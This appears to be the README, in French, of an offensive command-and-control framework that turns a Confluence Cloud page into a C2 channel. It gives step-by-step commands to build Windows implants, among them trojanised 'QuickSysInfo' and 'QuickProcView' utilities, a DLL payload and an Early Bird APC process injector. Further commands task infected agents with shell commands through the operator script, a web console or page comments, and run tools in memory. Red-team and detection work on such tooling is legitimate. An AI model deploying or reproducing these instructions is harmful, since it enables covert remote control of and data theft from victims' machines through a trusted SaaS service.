dagowda/confluencec2
Ce projet vise à transformer tout autre produit SaaS en C2, Confluence n'est que le début.
Auteur : Dhanush Arvind
.png)
Python 3.8+ avec requests :
pip install requests
Compte Confluence Cloud avec un jeton API (à générer sur https://id.atlassian.com/manage-profile/security/api-tokens), ou des identifiants Confluence Server
MinGW GCC soit :
x86_64-w64-mingw32-gcc (sudo apt install gcc-mingw-w64-x86-64), soitpython c2_operator.py ^
--url https://yourcompany.atlassian.net ^
--email [email protected] ^
--api-token YOUR_API_TOKEN ^
setup --space-key MYSPACE
Enregistrez l'ID de page à partir de la sortie — vous en avez besoin pour tout ce qui suit.
Pour utiliser un titre personnalisé :
python c2_operator.py --url ... --email ... --api-token ... setup --space-key MYSPACE --title "Sprint Retro Notes"
Exécutez configure.py pour intégrer vos identifiants Confluence et l'ID de page dans le code source de l'appelant :
python configure.py ^
    --url https://yourcompany.atlassian.net ^
    --email [email protected] ^
    --api-token YOUR_API_TOKEN ^
    --page-id 12345678 ^
    --sleep 10000
| Argument | Requis | Description |
|---|---|---|
--url | Oui | URL de base de Confluence |
--email | Oui | E-mail du compte Confluence |
--api-token | Oui | Jeton d'API Confluence |
--page-id | Oui | ID de la page issue de l'étape 1 |
--sleep | Non | Intervalle du beacon en millisecondes (par défaut : 10000) |
--output | Non | Répertoire de sortie (par défaut : build) |
--no-wiki-prefix | Non | Ignorer le préfixe /wiki (pour Confluence Server) |
--compile | Non | Compilation automatique si gcc est dans le PATH |
Depuis PowerShell :
# Payload 1: Standalone caller
wsl x86_64-w64-mingw32-gcc -O2 -o /mnt/c/path/to/build/caller.exe /mnt/c/path/to/build/caller.c -lwinhttp -lws2_32

# Payload 2: Bundled QuickSysInfo
wsl x86_64-w64-mingw32-gcc -O2 -DBUNDLED_BUILD -o /mnt/c/path/to/build/QuickSysInfo.exe /mnt/c/path/to/build/caller_bundled.c -lwinhttp -lws2_32 -liphlpapi

# Payload 2 clean: QuickSysInfo without caller
wsl x86_64-w64-mingw32-gcc -O2 -o /mnt/c/path/to/build/QuickSysInfo_clean.exe /mnt/c/path/to/build/host_app.c -lws2_32 -liphlpapi

# Payload 3/4: Caller as DLL
wsl x86_64-w64-mingw32-gcc -shared -O2 -DBUNDLED_BUILD -o /mnt/c/path/to/build/caller_inject.dll /mnt/c/path/to/build/caller_dll.c -lwinhttp -lws2_32

# Payload 3: Early Bird APC injector
wsl x86_64-w64-mingw32-gcc -O2 -nostdlib -fno-stack-protector -fno-builtin -Wl,-e,_start -o /mnt/c/path/to/build/earlybird_inject.exe /mnt/c/path/to/build/earlybird_inject.c

# Payload 4: Bundled QuickProcView
wsl x86_64-w64-mingw32-gcc -O2 -DBUNDLED_BUILD -o /mnt/c/path/to/build/QuickProcView.exe /mnt/c/path/to/build/earlybird_bundled.c -lpsapi

# Payload 4 clean: QuickProcView without injection
wsl x86_64-w64-mingw32-gcc -O2 -o /mnt/c/path/to/build/QuickProcView_clean.exe /mnt/c/path/to/build/procview_app.c -lpsapi
Remplacez /mnt/c/path/to/build par le chemin WSL réel vers le répertoire de build de votre projet.
gcc -O2 -o build\caller.exe build\caller.c -lwinhttp -lws2_32
gcc -O2 -DBUNDLED_BUILD -o build\QuickSysInfo.exe build\caller_bundled.c -lwinhttp -lws2_32 -liphlpapi
gcc -O2 -o build\QuickSysInfo_clean.exe build\host_app.c -lws2_32 -liphlpapi
gcc -shared -O2 -DBUNDLED_BUILD -o build\caller_inject.dll build\caller_dll.c -lwinhttp -lws2_32
gcc -O2 -nostdlib -fno-stack-protector -fno-builtin -Wl,-e,_start -o build\earlybird_inject.exe build\earlybird_inject.c
gcc -O2 -DBUNDLED_BUILD -o build\QuickProcView.exe build\earlybird_bundled.c -lpsapi
gcc -O2 -o build\QuickProcView_clean.exe build\procview_app.c -lpsapi
python configure.py --url ... --email ... --api-token ... --page-id 12345678 --sleep 10000 --compile
Après compilation manuelle, copiez les binaires dans payloads/ :
copy build\*.exe payloads\
copy build\*.dll payloads\
payloads\caller.exe
payloads\QuickSysInfo.exe
Les deux fichiers doivent se trouver dans le même répertoire :
cd payloads
earlybird_inject.exe
Les deux fichiers doivent se trouver dans le même répertoire :
cd payloads
QuickProcView.exe
c2_operator.py)python c2_operator.py ^
--url https://yourcompany.atlassian.net ^
--email [email protected] ^
--api-token YOUR_API_TOKEN ^
--page-id 12345678 ^
list
c2_web.py)python c2_web.py ^
--url https://yourcompany.atlassian.net ^
--email [email protected] ^
--api-token YOUR_API_TOKEN ^
--page-id 12345678 ^
--port 8443
Ouvrez http://127.0.0.1:8443 dans votre navigateur.
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 task 90bd7c8a "whoami"
# Broadcast to all agents
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 ctask "whoami"

# Target specific agent
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 ctask --agent 90bd7c8a "whoami"
Ouvrez l'onglet Console. Sélectionnez le mode Page Body ou Comment. Saisissez la commande, sélectionnez l'agent cible et cliquez sur Send.

Accédez à la page C2 et publiez un commentaire :
[cmd] whoami
Cibler un agent spécifique :
[cmd:90bd7c8a] whoami
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 interact 90bd7c8a
# All output
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 read

# Filter by agent
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 read 90bd7c8a
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 inlineexecute 90bd7c8a C:\path\to\Seatbelt.exe "-group=all"
# Via operator script
python c2_operator.py --url ... --email ... --api-token ... --page-id 12345678 task 90bd7c8a "exit"

# Via browser comment
[cmd] exit

# Target specific agent
[cmd:90bd7c8a] exit
python c2_operator.py ^
    --url https://yourcompany.atlassian.net ^
    --email [email protected] ^
    --api-token YOUR_API_TOKEN ^
    --page-id 12345678 ^
    cleanup
Ou via l'interface Web : ouvrez l'onglet Cleanup et cliquez sur le bouton de nettoyage.